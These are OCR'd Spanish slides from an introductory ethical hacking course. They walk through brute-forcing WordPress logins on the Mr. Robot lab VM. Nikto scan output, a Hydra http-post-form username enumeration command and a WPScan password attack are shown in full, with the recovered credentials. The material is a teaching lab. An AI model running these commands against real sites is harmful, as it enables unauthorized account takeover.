

FIDE VIRTUAL

Curso introductorio de Ethical Hacking

Semana 03

Profesor: Randall Barnett Villalobos

Ataque de fuerza bruta

Sesión 07

Etapa de Obtención de Acceso

FIDE VIRTUAL

Objetivo del módulo

- Realizar un ataque de fuerza bruta contra la máquina virtual Mr. Robot, para la vulneración de las credenciales del sitio de WordPress.

Proceso de preparación

Ordenamiento del archivo fsocity.dic.

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Ordenamiento y eliminación de palabras repetidas

```
cat fsocity.dic | sort -u | uniq > wordlist.dic
```

Búsqueda de rutas

Buscar las rutas posibles de ataque en el sitio web.

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Uso de Nikto

nikto –h 192.168.100.24

```
root@kali:~/Desktop/MRRobot# nikto -h 192.168.100.24
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.100.24
+ Target Hostname:    192.168.100.24
+ Target Port:        80
+ Start Time:         2020-09-09 15:12:00 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
ome forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file na
mes. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were fou
nd: index.html, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://192.168.100.24/?p=23>; rel=shortlink
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /wordpresswp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ /wordpresswp-login.php: Wordpress login found
+ 7915 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2020-09-09 15:44:21 (GMT-4) (1941 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Obtención de credenciales

Uso de la herramienta Hydra.

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Obtener usuarios que respondan

hydra -V -L wordlist.dic -p 123 192.168.100.24 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'

Para obtener credenciales de inicio de sesión. Usaremos hydra que está incorporado en Kali Linux:

-V se utiliza para el modo detallado.
-L se usa para el nombre de inicio de sesión, estamos usando la lista de palabras que creamos arriba
-p se usa para probar la contraseña 123.

Hydra devolverá el http-post-form, esto comprobará que se ha permitido la página de inicio de sesión.

```
[ATTEMPT] target 192.168.100.24 - login "emails" - pass "123" - 5487 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.100.24 - login "embed" - pass "123" - 5488 of 11452 [child 15] (0/0)
[80][http-post-form] host: 192.168.100.24   login: elliot   password: 123
[ATTEMPT] target 192.168.100.24 - login "Embedded" - pass "123" - 5489 of 11452 [child 8] (0/0)
[80][http-post-form] host: 192.168.100.24   login: Elliot   password: 123
[ATTEMPT] target 192.168.100.24 - login "embodiment" - pass "123" - 5490 of 11452 [child 4] (0/0)
[80][http-post-form] host: 192.168.100.24   login: ELLIOT   password: 123
[ATTEMPT] target 192.168.100.24 - login "embraced" - pass "123" - 5491 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.100.24 - login "Emmauel10" - pass "123" - 5492 of 11452 [child 11] (0/0)
```

Obtener contraseña

- Después de obtener el nombre de usuario: Elliot. Ahora encontraremos la contraseña.
- Para eso usaremos WPScan para buscar.
- WPScan también es una herramienta incorporada de Kali Linux para descifrar contraseñas.


```
wpscan --url 192.168.100.24 --passwords wordlist.dic --usernames Elliot
```

```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.4
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]N
[+] URL: http://192.168.100.24/ [192.168.100.24]
[+] Started: Wed Sep  9 18:01:14 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |   - Server: Apache
 |   - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection
 | Confidence: 100%

[+] http://192.168.100.24/robots.txt
 | Found By: Robots Txt (Aggressive Det
 | Confidence: 100%
```

```
[+] Performing password attack on Xmlrpc
[SUCCESS] - Elliot / ER28-0652
All Found
Progress Time: 00:05:26 <================

[!] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652

[!] No WPVulnDB API Token given, as a re
[!] You can get a free API token with 50
_up

[+] Finished: Wed Sep  9 18:07:08 2020
[+] Requests Done: 63
[+] Cached Requests: 6
[+] Data Sent: 15.061 KB
[+] Data Received: 1.464 MB
[+] Memory used: 230.625 MB
[+] Elapsed time: 00:05:54
```

Mira el video

Enumerar servicios.



Gracias